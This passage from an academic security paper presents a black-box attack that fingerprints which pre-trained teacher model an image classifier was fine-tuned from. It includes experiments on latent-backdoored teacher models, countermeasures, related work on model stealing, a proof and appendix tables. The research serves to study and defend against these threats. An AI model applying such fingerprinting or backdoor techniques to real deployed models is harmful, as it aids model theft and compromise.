Setup. We adopt the method proposed by Yao et al. [45] to construct teacher models with latent backdoors. We choose MNIST, CIFAR10, and CIFAR100 as the dataset in our experiment. Then, we build the backdoored teacher model for each dataset from pre-trained AlexNet, AlexNet (PTCV), and ResNet18, respectively. Following a similar setup in [45], we first use data from class 0-4 to train the original teacher model, and use data from class 5-9 to train the student model. We choose class 5 as the target class in all our backdoor attacks. For each backdoored teacher model, we train three student models with different fully connected layer architectures. As a result, there are nine backdoored student models for each dataset, nine clean student models, and six candidate models owned by the attacker. We provide more details of the vulnerable teacher models in Appendix C.

Results. The inference accuracy of backdoored and clean teacher models is 19/27 and 15/27, respectively. In the given case, the most challenging task is to discriminate the clean teacher model from the backdoored teacher model, as the backdoored teacher models are fine-tuned from the clean teacher models. Nevertheless, our results still show it is possible to use our attack to identify vulnerable teacher models.

7 Discussions

7.1 Possible Countermeasures

Input distortion. One potential solution is to distort inputs by inserting small random noise or performing image transformations like image cropping and resizing. Hopefully, it would only slightly affect model performance on realistic inputs but significantly reduce the inference attack accuracy, since the latent feature is sensitive to the optimized "noise" pattern in a synthetic input. One primary advantage of this strategy is that the input distortion processor can be directly plugged between the raw system input and the model input, without modifying the student models. Also, the input distortion is lightweight and easy to implement, as most image processing or deep learning libraries support various transformation operations.

Injecting neuron distances [42]. Wang et al. propose a defense method, called *injecting neuron distances*, to deviate the student model's feature map from the teacher model [42]. The key is to retrain all student layers on the student dataset, with the optimization goal to minimize the cross-entropy loss while ensuring the dissimilarity between the student's and the teacher's intermediate representations is above a threshold. In this case, the intuition behind our attack, i.e., that the teacher model and student model share a similar feature map, does not hold. Despite the advantage of effectively disturbing the student model, *injecting neuron distances* brings additional costs to update the whole student model.

Evaluation. We investigate the feasibility of the two countermeasures on the CIFAR10 dataset. For *input distortion*, we randomly crop the input with 0.85 areas preserved, and then resize it to the size of the model's input layer. For *injecting neuron distances*, we slightly modify the implementation by [42]: instead of requiring a threshold, we directly introduce a negative neuron distance term into our learning objective: min $\texttt{CrossEntropy} - \lambda \cdot \texttt{NeuronDistance}$. In our experiment, we set $\lambda = 10^{-6}$.

To evade the defense, one attack strategy is to generate attack queries from shallower layers, so as to reduce the impact of parameter changes. We investigate the robustness of countermeasures against attack queries generated from different positions. We report the results in Table 2. We can observe that the two countermeasures can effectively defend our attack. Another possible adaptive attack is to perform the optimization Equation 1 simultaneously across different pre-trained layers. However, it would intensively increase the overhead. We will explore adaptive attacks in the future.

7.2 Limitations and Future Work

Language model. In this paper, our empirical studies focus on computer vision tasks. Recently, the transfer learning technique plays a vital role in a more broad range of fields. For instance, famous pre-trained language transformers, like

Defense	Attack Accuracy (Queries generated from)		
	Last BLK	Last 2nd BLK	Last 3rd BLK
Input Perturbation	13/21	11/21	10/21
Injecting Neuron Distances	7/21	5/21	5/21
Without Defense	21/21	20/21	15/21

Table 2: Performance of the two countermeasures. The average testing accuracy of models that are unprotected, protected by *input perturbation*, and protected by *injecting neuron distances* are 77.5%, 72.3%, and 79.1%, respectively. Note that since the *injecting neuron distances* trains all the model parameters, which may work like fine-tuning.

BERT and GPT-3, are widely adopted into various downstream applications, such as search ranking [17] and medical text mining [23]. We think it is possible to infer pre-trained language teacher models with the same strategy proposed in this paper. We plan to extend this work into sequential language models, and devise new fingerprinting attacks.

Advanced adversarial attacks. Our results show that we can lower the attack bound of model stealing attacks based on a successful teacher model fingerprinting attack. We believe our proposed attack can assist other advanced adversarial attacks, e.g., black-box adversarial example attack [42] and membership inference attack [36]. We will explore more adversarial attacks preceded by our attack in real-world settings.

Fingerprint erase. Our empirical study indicates that the teacher model fingerprint may still exist even after fine-tuning. In the feature, we plan to study which factors may impact the model fingerprint, and explore ways to erase teacher model fingerprints from student models as fundamental defenses.

8 Related Work

Model reverse engineering. Model reverse engineering aims to infer model parameters, structures, or other model-related information such as hyper-parameters, by just inspecting model responses to a specific set of attack queries.

One line is to reproduce mimic models in the parameter level, i.e., they try to recover the exact model parameters. Besides, Carlini et al. [9] propose a cryptanalytic extraction approach by sending queries at critical points. Another line tries to duplicate target models at the functionality level. Recently, Orekondy et al. [33] propose more advanced attack methods to steal model parameters. Jagielsk et al. [19] discuss the inherent limitations of the learning-based model stealing strategy, and develop a more practical functionality-equivalent stealing attack. For transfer learning, Wang et al. [42] propose a teacher model fingerprinting strategy. Its main idea is to craft a fingerprinting image to produce a nearly all-zero latent vector on the victim, when it is derived from the candidate teacher model. Yet, it requires access to the raw confidence values. In contrast, our attack works well when only top-1 labels are available. Figure 10 compares our attack with the attack proposed by Wang et al. [42]. It can be seen that our attack can achieve competitive inference accuracy when the query budget exceeds 10. We also propose a robust fingerprinting attack to overcome the false-matching problem. Besides, there are also efforts in inferring structures [32], hyper-parameters [41], or other model properties [16].



Figure 10: Comparison with the attack proposed by Wang et al. [42]. To simulate the setup in [42]: we assume the classification scores are available; each student model is composed of a fixed feature extractor and a classification layer. There are 42 student models in total (7 teacher models * 6 datasets).

The above studies reveal that there is no such an exact line separating the white-box and black-box models. Nonetheless, they need numerous queries and complex computations to change a black-box model into a white-box one, especially for complicated models like VGG16. When it comes to transfer learning, we believe our method has the advantage to quickly and efficiently reverse engineer most parts of the black-box victim—the complex transferred components, which is hard to achieve by directly combining the prior arts.

Adversarial attacks in the transfer learning setup. Recent studies reveal that the transfer learning technique may expose ML models to various threats. Zhang et al. [48] show that adversarial examples become more transferable on a model trained by fine-tuning. Wang et al. [42] propose an adversarial example attack by crafting malicious perturbations to activate mimic latent representations to be classified to the target class. Besides, Yao et al. [45] present a latent backdoor attack by releasing a malicious teacher model, with which the carefully mined backdoor will infect the student model. In addition to the security side, transfer learning also suffers from privacy threats. For example, Zou et al. [51] reveal that the public knowledge would raise the membership leakage risk in the transfer learning practice. There also exist a broad range of other adversarial attacks against ML [12, 13, 15, 18, 31, 35, 36, 37, 38, 46, 49], which are out of the scope of this paper.

9 Conclusions

In this paper, we take the first step to investigate the teacher model exposure threat in the transfer learning context. In particular, we propose a novel teacher model fingerprinting attack that can efficiently trace back the origin of a student model. Extensive experiment results demonstrate that our attack can accurately identify the teacher model even in restrictive attack

scenarios, such as top-1 label exposure and no realistic data available. Besides, we propose a robust attack to eliminate false positive inference results. We also show that our attack can facilitate advanced attacks or help model forensics. Our findings highlight the urgent need for new model confidentiality protection measures specified for transfer learning.

Acknowledgments

This work is supported by the National Key Research and Development Program of China (2020AAA0107702), National Natural Science Foundation of China (U21B2018, 62161160337, 62132011), Shaanxi Province Key Industry Innovation Program (2021ZDLGY01-02), the Research Grants Council of Hong Kong under Grants N_CityU139/21, R6021-20F, R1012-21, and the Helmholtz Association within the project "Trustworthy Federated Data Analytics" (TFDA) (funding number ZT-I-OO1 4). Chao Shen, Cong Wang, and Yang Zhang are the corresponding authors.

References

[1] https://modelzoo.co.

[2] https://www.kaggle.com/c/dogs-vs-cats.

[3] http://yann.lecun.com/exdb/mnist/.

[4] https://www.cs.toronto.edu/~kriz/cifar.html.

[5] https://cs.stanford.edu/%7Eacoates/stl10/.

[6] http://host.robots.ox.ac.uk/pascal/VOC/voc2012/index.html.

[7] https://github.com/osmr/imgclsmob/.

[8] Yossi Adi, Carsten Baum, Moustapha Cisse, Benny Pinkas, and Joseph Keshet. Turning Your Weakness Into a Strength: Watermarking Deep Neural Networks by Backdooring. In *USENIX Security Symposium (USENIX Security)*, pages 1615–1631. USENIX, 2018.

[9] Nicholas Carlini, Matthew Jagielski, and Ilya Mironov. Cryptanalytic Extraction of Neural Network Models. In *Annual International Cryptology Conference (CRYPTO)*, pages 189–218. Springer, 2020.

[10] Nicholas Carlini and David Wagner. Adversarial Examples Are Not Easily Detected: Bypassing Ten Detection Methods. *CoRR abs/1705.07263*, 2017.

[11] Nicholas Carlini and David Wagner. Towards Evaluating the Robustness of Neural Networks. In *IEEE Symposium on Security and Privacy (S&P)*, pages 39–57. IEEE, 2017.

[12] Dingfan Chen, Ning Yu, Yang Zhang, and Mario Fritz. GAN-Leaks: A Taxonomy of Membership Inference Attacks against Generative Models. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 343–362. ACM, 2020.

[13] Xiaoyi Chen, Ahmed Salem, Michael Backes, Shiqing Ma, Qingni Shen, Zhonghai Wu, and Yang Zhang. BadNL: Backdoor Attacks Against NLP Models with Semantic-preserving Improvements. In *Annual Computer Security Applications Conference (ACSAC)*, pages 554–569. ACSAC, 2021.

[14] Dumitru Erhan, Pierre-Antoine Manzagol, Yoshua Bengio, Samy Bengio, and Pascal Vincent. The Difficulty of Training Deep Architectures and the Effect of Unsupervised Pre-Training. In *International Conference on Artificial Intelligence and Statistics (AISTATS)*, pages 153–160. JMLR, 2009.

[15] Matt Fredrikson, Somesh Jha, and Thomas Ristenpart. Model Inversion Attacks that Exploit Confidence Information and Basic Countermeasures. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 1322–1333. ACM, 2015.

[16] Karan Ganju, Qi Wang, Wei Yang, Carl A. Gunter, and Nikita Borisov. Property Inference Attacks on Fully Connected Neural Networks using Permutation Invariant Representations. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 619–633. ACM, 2018.

[17] Luyu Gao, Zhuyun Dai, and Jamie Callan. Understanding BERT Rankers Under Distillation. In *ACM SIGIR International Conference on the Theory of Information Retrieval (ICTIR)*, pages 149–152. ACM, 2020.

[18] Xinlei He, Jinyuan Jia, Michael Backes, Neil Zhenqiang Gong, and Yang Zhang. Stealing Links from Graph Neural Networks. In *USENIX Security Symposium (USENIX Security)*, pages 2669–2686. USENIX, 2021.

[19] Matthew Jagielski, Nicholas Carlini, David Berthelot, Alex Kurakin, and Nicolas Papernot. High Accuracy and High Fidelity Extraction of Neural Networks. In *USENIX Security Symposium (USENIX Security)*, pages 1345–1362. USENIX, 2020.

[20] Jinyuan Jia, Ahmed Salem, Michael Backes, Yang Zhang, and Neil Zhenqiang Gong. MemGuard: Defending against Black-Box Membership Inference Attacks via Adversarial Examples. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 259–274. ACM, 2019.

[21] Diederik P. Kingma and Jimmy Ba. Adam: A Method for Stochastic Optimization. In *International Conference on Learning Representations (ICLR)*, 2015.

[22] Alexander Kolesnikov, Lucas Beyer, Xiaohua Zhai, Joan Puigcerver, Jessica Yung, Sylvain Gelly, and Neil Houlsby. Big Transfer (BiT): General Visual Representation Learning. In *European Conference on Computer Vision (ECCV)*, pages 491–507. Springer, 2020.

[23] Jinhyuk Lee, Wonjin Yoon, Sungdong Kim, Donghyeon Kim, Sunkyu Kim, Chan Ho So, and Jaewoo Kang. BioBERT: a pre-trained biomedical language representation model for biomedical text mining. *Bioinformatics*, 2020.

[24] Klas Leino and Matt Fredrikson. Stolen Memories: Leveraging Model Memorization for Calibrated White-Box Membership Inference. In *USENIX Security Symposium (USENIX Security)*, pages 1605–1622. USENIX, 2020.

[25] Zheng Li, Chengyu Hu, Yang Zhang, and Shanqing Guo. How to Prove Your Model Belongs to You: A Blind-Watermark based Framework to Protect Intellectual Property of DNN. In *Annual Computer Security Applications Conference (ACSAC)*, pages 126–137. ACM, 2019.

[26] Zheng Li and Yang Zhang. Membership Leakage in Label-Only Exposures. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 880–895. ACM, 2021.

[27] Ziwei Liu, Ping Luo, Xiaogang Wang, and Xiaoou Tang. Deep Learning Face Attributes in the Wild. In *IEEE International Conference on Computer Vision (ICCV)*, pages 3730–3738. IEEE, 2015.

[28] Mingsheng Long, Yue Cao, Jianmin Wang, and Michael I. Jordan. Learning Transferable Features with Deep Adaptation Networks. In *International Conference on Machine Learning (ICML)*, pages 97–105. JMLR, 2015.

[29] Erwan Le Merrer, Patrick Perez, and Gilles Trédan. Adversarial Frontier Stitching for Remote Neural Network Watermarking. *CoRR abs/1711.01894*, 2017.

[30] Arvind Narayanan and Vitaly Shmatikov. De-anonymizing Social Networks. In *IEEE Symposium on Security and Privacy (S&P)*, pages 173–187. IEEE, 2009.

[31] Milad Nasr, Reza Shokri, and Amir Houmansadr. Comprehensive Privacy Analysis of Deep Learning: Passive and Active White-box Inference Attacks against Centralized and Federated Learning. In *IEEE Symposium on Security and Privacy (S&P)*, pages 1021–1035. IEEE, 2019.

[32] Seong Joon Oh, Max Augustin, Bernt Schiele, and Mario Fritz. Towards Reverse-Engineering Black-Box Neural Networks. In *International Conference on Learning Representations (ICLR)*, 2018.

[33] Tribhuvanesh Orekondy, Bernt Schiele, and Mario Fritz. Knockoff Nets: Stealing Functionality of Black-Box Models. In *IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, pages 4954–4963. IEEE, 2019.

[34] Matthew E. Peters, Mark Neumann, Mohit Iyyer, Matt Gardner, Christopher Clark, Kenton Lee, and Luke Zettlemoyer. Deep Contextualized Word Representations. In *Conference of the North American Chapter of the Association for Computational Linguistics: Human Language Technologies (NAACL-HLT)*, pages 2227–2237. ACL, 2018.

[35] Ahmed Salem, Apratim Bhattacharya, Michael Backes, Mario Fritz, and Yang Zhang. Updates-Leak: Data Set Inference and Reconstruction Attacks in Online Learning. In *USENIX Security Symposium (USENIX Security)*, pages 1291–1308. USENIX, 2020.

[36] Ahmed Salem, Yang Zhang, Mathias Humbert, Pascal Berrang, Mario Fritz, and Michael Backes. ML-Leaks: Model and Data Independent Membership Inference Attacks and Defenses on Machine Learning Models. In *Network and Distributed System Security Symposium (NDSS)*. Internet Society, 2019.

[37] Reza Shokri, Marco Stronati, Congzheng Song, and Vitaly Shmatikov. Membership Inference Attacks Against Machine Learning Models. In *IEEE Symposium*

on Security and Privacy (S&P), pages 3–18. IEEE, 2017.

[38] Congzheng Song, Thomas Ristenpart, and Vitaly Shmatikov. Machine Learning Models that Remember Too Much. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 587–601. ACM, 2017.

[39] Qianru Sun, Liqian Ma, Seong Joon Oh, Luc Van Gool, Bernt Schiele, and Mario Fritz. Natural and Effective Obfuscation by Head Inpainting. In *IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, pages 5050–5059. IEEE, 2018.

[40] Florian Tramèr, Fan Zhang, Ari Juels, Michael K. Reiter, and Thomas Ristenpart. Stealing Machine Learning Models via Prediction APIs. In *USENIX Security Symposium (USENIX Security)*, pages 601–618. USENIX, 2016.

[41] Binghui Wang and Neil Zhenqiang Gong. Stealing Hyperparameters in Machine Learning. In *IEEE Symposium on Security and Privacy (S&P)*, pages 36–52. IEEE, 2018.

[42] Bolun Wang, Yuanshun Yao, Bimal Viswanath, Haitao Zheng, and Ben Y. Zhao. With Great Training Comes Great Vulnerability: Practical Attacks against Transfer Learning. In *USENIX Security Symposium (USENIX Security)*, pages 1281–1297. USENIX, 2018.

[43] Han Xiao, Kashif Rasul, and Roland Vollgraf. Fashion-MNIST: a Novel Image Dataset for Benchmarking Machine Learning Algorithms. *CoRR abs/1708.07747*, 2017.

[44] Qixue Xiao, Yufei Chen, Chao Shen, Yu Chen, and Kang Li. Seeing is Not Believing: Camouflage Attacks on Image Scaling Algorithms. In *USENIX Security Symposium (USENIX Security)*, pages 443–460. USENIX, 2019.

[45] Yuanshun Yao, Huiying Li, Haitao Zheng, and Ben Y. Zhao. Latent Backdoor Attacks on Deep Neural Networks. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 2041–2055. ACM, 2019.

[46] Honggang Yu, Kaichen Yang, Teng Zhang, Yun-Yun Tsai, Tsung-Yi Ho, and Yier Jin. CloudLeak: Large-Scale Deep Learning Models Stealing Through Adversarial Examples. In *Network and Distributed System Security Symposium (NDSS)*. Internet Society, 2020.

[47] Jialong Zhang, Zhongshu Gu, Jiyong Jang, Hui Wu, Marc Ph. Stoecklin, Heqing Huang, and Ian Molloy. Protecting Intellectual Property of Deep Neural Networks with Watermarking. In *ACM Asia Conference on Computer and Communications Security (ASIACCS)*, pages 159–172. ACM, 2018.

[48] Yinghua Zhang, Yangqiu Song, Jian Liang, Kun Bai, and Qiang Yang. Two Sides of the Same Coin: White-box and Black-box Attacks for Transfer Learning. In *ACM Conference on Knowledge Discovery and Data Mining (KDD)*, pages 2989–2997. ACM, 2020.

[49] Zaixi Zhang, Jinyuan Jia, Binghui Wang, and Neil Zhenqiang Gong. Backdoor Attacks to Graph Neural Networks. In *ACM Symposium on Access Control Models and Technologies (SACMAT)*, pages 15–26. ACM, 2021.

[50] Barret Zoph, Deniz Yuret, Jonathan May, and Kevin Knight. Transfer Learning for Low-Resource Neural Machine Translation. In *Conference on Empirical Methods in Natural Language Processing (EMNLP)*, pages 1568–1575. ACL, 2016.

[51] Yang Zou, Zhikun Zhang, Michael Backes, and Yang Zhang. Privacy Analysis of Deep Learning in the Wild: Membership Inference Attacks against Transfer Learning. *CoRR abs/2009.04872*, 2020.

Appendix

A Proof of Theorem 1

Proof. For a c-class classifier $\mathcal{S}$ whose response is only the top-1 label (i.e. $y = \arg\max_i \mathcal{S}(\mathbf{x})_i$), define

$$p_k = \int_{\mathbf{x}\in\mathcal{X}} \Pr\left(\arg\max_i \mathcal{S}(\mathbf{x})_i == k\right), \forall k \in [1,2,\cdots,c], \quad (7)$$

where $\mathcal{X}$ refers to the input space.

Without loss of generality, we assume that $1 \geq p_1 \geq p_2 \geq \cdots \geq p_c \geq 0$.[5] Also noticing that $\sum_{i=1}^{c} p_i = 1$, we have

$$1 = \sum_{i=1}^{c} p_i \geq \sum_{i=1}^{k} p_i \geq k p_k \Rightarrow p_k \leq \frac{1}{k}. \quad (8)$$

Suppose the attacker generates N fingerprinting pairs $\{\langle \mathbf{x}_i, \mathbf{x}_i' \rangle\}$ with a set of probing input $\{\mathbf{x}_i\}$, and receives N pairs of responses $\{\langle y_i, y_i' \rangle\}$, among which M pairs satisfy $y == y'$. For simplicity, we further suppose the first M fingerprinting pairs produce the matched responses (i.e., $y_i == y_i'$ when $1 \leq i \leq M$, and $y_j \neq y_j'$ when $M+1 \leq j \leq N$). If the victim is a random classifier, we have

$$\begin{aligned}\Pr\left(\{y_i'\}|\{\langle \mathbf{x}_i, \mathbf{x}_i' \rangle\}, \{y_i\}, \mathcal{S}\right) &= \prod_{i=1}^{N} p_{y_i'} = \prod_{i=1}^{M} p_{y_i} \prod_{j=M+1}^{N} p_{y_j'} \\ &\leq \prod_{i=1}^{M} p_{y_i} \leq \prod_{j\in\{j|y_j\neq 1, j\leq M\}} p_{y_j}.\end{aligned} \quad (9)$$

Then let $K = |\{i|y_i \neq 1, i \leq M\}|$, we can obtain

$$\prod_{j\in\{j|y_j\neq 1, j\leq M\}} p_{y_j} \leq \prod_{j\in\{j|y_j\neq 1, j\leq M\}} p_2 = p_2^K \leq \left(\frac{1}{2}\right)^K. \quad (10)$$

Therefore, we get

$$\Pr\left(\{y_i'\}|\{\langle \mathbf{x}_i, \mathbf{x}_i' \rangle\}, \{y_i\}, \mathcal{S}\right) \leq \left(\frac{1}{2}\right)^K. \quad (11)$$

Finally, let $\left(\frac{1}{2}\right)^K \leq \alpha$, we can derive that

$$K \geq \log_2 \frac{1}{\alpha}. \quad (12)$$

That is, if $K \geq \lceil \log_2 \frac{1}{\alpha} \rceil$ (K is a positive integer), we can prove that $\Pr\left(\{y_i'\}|\{\langle \mathbf{x}_i, \mathbf{x}_i' \rangle\}, \{y_i\}, \mathcal{S}\right) \leq \alpha$, i.e., reject the null hypothesis H_0 to conclude that $\mathcal{S}$ is not a random classifier, and hence continue further fingerprinting inference.

According to our definition of supporting set (Definition 5.1), there exist two possible scenarios:

- Scenario 1: class 1 does not appear in the supporting set. By our result Equation 12, if the size of the supporting set $|S_{\text{support}}|$ is not smaller than $\lceil \log_2 \frac{1}{\alpha} \rceil$, the attacker will reject H_0 and continue further inference.
- Scenario 2: class 1 appears in the supporting set. Suppose class k is out of the supporting set, then we have:

$$\begin{aligned}K &= |S_{\text{support}}| - |\{i|y_i == 1, i \leq M\}| + |\{j|y_j == k, j \leq M\}| \\ &\geq |S_{\text{support}}| \geq \lceil \log_2 \frac{1}{\alpha} \rceil.\end{aligned} \quad (13)$$

The first inequality is based on that fact that $|\{j|y_j == k, j \leq M\}| \geq |\{i|y_i == 1, i \leq M\}|$.

[5] In most cases, $p_c > 0$. However, here we consider a more general case, where the black box's output space may not cover all the c classes.

Therefore, when the size of the supporting set satisfies $|S_{\text{support}}| \geq \lceil \log_2 \frac{1}{\alpha} \rceil$, we will reject the null hypothesis H_0 and continue further fingerprinting inference. ■

Remark. *Equation 12 gives an easy to calculate but pretty strict condition. In fact, we can simply induce a more precise one to reject H_0:*

$$\prod_{j \in \{j|y_j \neq 1, j \leq M\}} p_{y_j} \leq \prod_{i=2}^{c} \left(\frac{1}{i}\right)^{|\{j|y_j == i, j \leq M\}|} \leq \alpha. \quad (14)$$

In the supporting set, we firstly reassign the class label $\{y_i\}$ from the most frequent class to the least frequent class with 2 to c, and then check the condition Equation 14.

B Attack Performance with MNIST, CelebA and Random Noise as Probing Dataset

As a supplementary to Section 4.3.5, we plot the attack performance with MNIST, CelebA and Random Noise as the attack probing dataset in Figure 11, Figure 12 and Figure 13.




Figure 11: Performance with MNIST images as probing inputs. We have achieved a high average eccentricity of v_{fgpt} and a high average entropy of S_{match} on the MNIST classification task.




Figure 12: Performance with CelebA images as probing inputs. Compared to Figure 11, the three heuristics obviously increase on the CelebA classification task.




Figure 13: Performance with Random Noise as probing inputs. We have got the worst results on the three heuristics.

C Teacher Model with Latent Backdoor

In our experiment, we separate CIFAR10, MNIST, and STL10 with the same ratio with the `Digit` attack in [45]. To achieve a more robust backdoor attack, we increase the number of target images to 200, and the trigger size is 40×40 pixel. We exhibit some attack results for the STL10 dataset in Figure 14.




Figure 14: Teacher model fingerprinting vectors against clean and backdoored STL10 student models. *ModelName*^{S} refers to the backdoored model for STL10 dataset.

D Teacher Model Information

In our experiments, we have downloaded pre-trained models from the PyTorch official repository, including AlexNet, DenseNet121, MobileNetV2, ResNet18, VGG16, VGG19, and GoogLeNet. Besides, we have also downloaded another pre-trained AlexNet from the PyTorchCV repository to elaborate that our proposed attack can discriminate different teacher models with the same model architecture. The sources of our obtained teacher models are listed in Table 3.

E Transfer Learning Setup

The basic architecture of our black-box student model is one pre-trained feature extractor concatenated with fully con-

Model	Provider	$\mathcal{D}_\mathrm{T}$	#BLKs	Candidate?	URL	MD5 Checksum
AlexNet	PyTorch	ImageNet	5	✓	https://download.pytorch.org/models/alexnet-owt-4df8aa71.pth	aed0662f397a0507305ac94ea5519309
AlexNet (PTCV)	PyTorchCV	ImageNet	5	✓	https://github.com/osmr/imgclsmob/releases/download/v0.0.384/alexnetb-1900-55176c6a.pth.zip	07e23324e570d9e1f10e280a53c509e3
DenseNet121	PyTorch	ImageNet	11	✓	https://download.pytorch.org/models/densenet121-a639ec97.pth	a7047f0b44515469c3965e85cc31e512
MobileNetV2	PyTorch	ImageNet	18	✓	https://download.pytorch.org/models/mobilenet_v2-b0353104.pth	f20b50b44fdef367a225d41f747a0963
ResNet18	PyTorch	ImageNet	5	✓	https://download.pytorch.org/models/resnet18-5c106cde.pth	e5f5fcaec0feff7287f61b7bf461e8b2
VGG16	PyTorch	ImageNet	6	✓	https://download.pytorch.org/models/vgg16-397923af.pth	463aeb51ba5e122501bd03f4ad6d5374
VGG19	PyTorch	ImageNet	6	✓	https://download.pytorch.org/models/vgg19-dcbb9e9d.pth	92881fe292bd7d2408ecff58a101fd03
GoogLeNet	PyTorch	ImageNet	10	✗	https://download.pytorch.org/models/GoogLeNet-1378be20.pth	beba28483167f26c03ed26a6b569bbf9

Table 3: Sources of the teacher models used in our experiments.

nected layers. We adopt the whole convolution part of each pre-trained model listed in Table 3 as the feature extractor $\mathcal{F}_\mathrm{T}$, and then concatenate it with two or three fully connected layers. Particularly, for VGG16 and VGG19, we also adopt components except of the last layer from the pre-trained fully connected layers, which constitute the last teacher feature extractor block. For each feature extractor, we build up three different student models individually to perform a more comprehensive evaluation. For single-label classification tasks, we use the Softmax activation function at the student model output. While for the multilabel classification task on CelebA dataset, we use the Sigmoid activation function at the student model output. Table 4 reports the student model architectures.

In our experiments, we use the Adam optimizer [21] to train the student models. When the number of fine-tuned blocks is no larger than three we set the learning rate to 10^{-3}, and otherwise, we set the learning rate to 10^{-5}. Table 5 reports the average testing accuracy of the victim student models.

$\mathcal{D}_\mathrm{S}$	Model Architecture*
Dogs-vs-Cats	$\mathcal{F}_\mathrm{T} \to$ FC(128) $\to$ BN $\to$ SF(2)
	$\mathcal{F}_\mathrm{T} \to$ FC(512) $\to$ BN $\to$ FC(128) $\to$ BN $\to$ SF(2)
	$\mathcal{F}_\mathrm{T} \to$ FC(1024) $\to$ BN $\to$ FC(256) $\to$ BN $\to$ SF(2)
MNIST, STL10, CIFAR10	$\mathcal{F}_\mathrm{T} \to$ FC(128) $\to$ BN $\to$ SF(10)
	$\mathcal{F}_\mathrm{T} \to$ FC(512) $\to$ BN $\to$ FC(128) $\to$ BN $\to$ SF(10)
	$\mathcal{F}_\mathrm{T} \to$ FC(1024) $\to$ BN $\to$ FC(256) $\to$ BN $\to$ SF(10)
CIFAR100	$\mathcal{F}_\mathrm{T} \to$ FC(512) $\to$ BN $\to$ SF(100)
	$\mathcal{F}_\mathrm{T} \to$ FC(1024) $\to$ BN $\to$ FC(256) $\to$ BN $\to$ SF(100)
	$\mathcal{F}_\mathrm{T} \to$ FC(4096) $\to$ BN $\to$ FC(512) $\to$ BN $\to$ SF(100)
CelebA	$\mathcal{F}_\mathrm{T} \to$ FC(256) $\to$ BN $\to$ SG(40)
	$\mathcal{F}_\mathrm{T} \to$ FC(1024) $\to$ BN $\to$ FC(256) $\to$ BN $\to$ SG(40)
	$\mathcal{F}_\mathrm{T} \to$ FC(2048) $\to$ BN $\to$ FC(512) $\to$ BN $\to$ SG(40)

* For simplicity, FC(n) refers to a fully connected layer with n neuron. In our experiment, we choose the ReLU activation for fully connected layers, where are all followed by a dropout layer with rate 0.5. SF(n) refers to a Softmax layer with n outputs, SG(n) refers to a Sigmoid layer with n outputs, and BN refers to a batch normalization layer.

Table 4: Student model architectures used in our experiments.

Fine tuning*	$\mathcal{D}_\mathrm{S}$	Teacher model: AlexNet	AlexNet (PTCV)	Dense-Net121	Mobile-NetV2	ResNet18	VGG16	VGG19
Fixed	Dogs-vs-Cats	95.17	95.90	99.00	98.49	98.73	98.91	98.89
	MNIST	99.28	99.30	99.29	99.13	98.14	96.86	96.40
	STL10	75.55	84.14	96.80	95.05	94.95	92.27	92.25
	CIFAR10	62.35	71.39	91.80	89.87	88.02	71.57	67.50
	CIFAR100	30.71	40.30	68.42	64.17	60.52	29.30	32.05
	CelebA	87.65	87.95	88.27	87.73	86.33	85.59	85.62
Last BLK	Dogs-vs-Cats	96.66	97.09	98.65	98.21	98.33	98.67	98.73
	MNIST	99.43	99.47	99.21	98.98	99.38	99.09	99.10
	STL10	88.11	88.37	96.03	94.20	92.04	93.46	94.08
	CIFAR10	87.35	88.20	87.79	84.16	89.55	87.24	87.13
	CIFAR100	57.86	59.45	62.64	54.89	59.95	57.28	57.27
	CelebA	88.36	88.49	88.57	87.90	88.02	86.92	86.84
Last two BLKs	Dogs-vs-Cats	96.48	96.46	98.95	98.38	97.65	98.38	98.53
	MNIST	99.48	99.53	99.17	99.13	99.26	99.37	99.37
	STL10	86.10	85.40	95.34	94.03	86.37	91.08	91.28
	CIFAR10	87.69	88.28	90.22	85.84	89.30	89.17	88.10
	CIFAR100	58.32	56.50	65.70	56.55	54.52	48.02	41.71
	CelebA	88.81	88.59	88.41	88.13	88.33	88.01	88.00
Last three BLKs	Dogs-vs-Cats	95.07	95.53	98.83	98.33	96.88	98.13	96.27
	MNIST	99.52	69.57	99.20	99.24	99.42	99.10	99.41
	STL10	80.59	79.69	95.27	93.01	84.23	90.12	87.15
	CIFAR10	86.32	85.52	91.22	87.30	89.02	84.53	80.84
	CIFAR100	50.42	48.51	66.73	58.06	49.75	44.35	40.92
	CelebA	88.51	88.34	88.45	88.28	88.27	88.03	77.47
Last four BLKs	Dogs-vs-Cats	94.14	94.69	98.39	98.31	96.53	96.31	87.83
